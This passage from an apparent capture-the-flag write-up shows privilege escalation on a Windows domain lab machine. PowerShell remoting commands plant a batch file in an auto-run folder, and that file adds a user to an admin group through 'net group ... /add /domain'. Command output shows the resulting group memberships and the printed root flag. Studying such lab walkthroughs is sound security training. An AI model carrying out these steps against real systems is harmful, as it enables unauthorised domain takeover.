 if not "%%x" == "%~0" call "%%x"
)
```

Notice that the comment says *"For Lois use ONLY"*. Therefore, we suppose that the script runs automatically from the context of Lois. And we remember from the .docx file that Louis the only user who can change users` group and only Lois can become site admin.

What if we create .bat script, which will add awallace to site admin group?

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Set-Content -Path 'C:\Program Files\keepmeon\grace.bat' -Value 'net group site_admin awallace /add /domain'} -Credential $cred
```

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Set-Content -Path 'C:\Program Files\keepmeon\grace.bat'
 -Value 'net group site_admin awallace /add /domain'} -Credential $cred
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Command { Get-ChildItem 'C:\Program Files\keepmeon\' }
-Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Command { Get-ChildItem 'C:\Program Files\keepmeon\' } -Credential $
cred


    Directory: C:\Program Files\keepmeon


Mode                LastWriteTime         Length Name                                PSComputerName
----                -------------         ------ ----                                --------------
-a----        05/04/2022     11:01             44 grace.bat                          ATSSERVER
-a----        21/12/2021     14:57            128 keepmeon.bat                       ATSSERVER
```

The script was added. Now we need to wait for 5 minutes and check if the we are now a member of site admin group:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami /groups } -Credential $cred
```

```
NT AUTHORITY\This Organization              Well-known group S-1-5-15
default, Enabled group
ACUTE\Domain Admins                         Group            S-1-5-21-1786406921-1914792807-207
default, Enabled group
ACUTE\Managers                              Group            S-1-5-21-1786406921-1914792807-207
default, Enabled group
ACUTE\Site_Admin                            Group            S-1-5-21-1786406921-1914792807-207
default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1
default, Enabled group
```

Well done! Now we can read root flag:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content "C:\Users\Administrator\Desktop\root.txt" } -Credential $cred
017b95b530fdc9e1f8d5b7489b019b7c
```